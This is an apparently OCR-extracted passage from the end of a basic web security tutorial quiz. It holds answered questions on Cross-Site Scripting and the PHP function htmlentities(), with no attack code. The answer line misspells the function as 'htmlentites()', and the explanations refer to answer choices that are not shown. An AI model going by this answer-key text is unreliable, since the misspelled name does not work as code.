
XSS

Cross Site Scripting (XSS) is a very common attack that entails injecting malicious HTML into a web page. While the other choices could all lead to XSS, that is not their primary goal.

Which PHP function can be used to help guard against Cross-Site Scripting (XSS) attacks?

htmlentites()

htmlentities() encodes certain characters into HTML entities, to prevent them from being interpreted as HTML. The other answer choices defend against SQL injection.



Tutorial Complete!

This concludes our discussion of basic web security.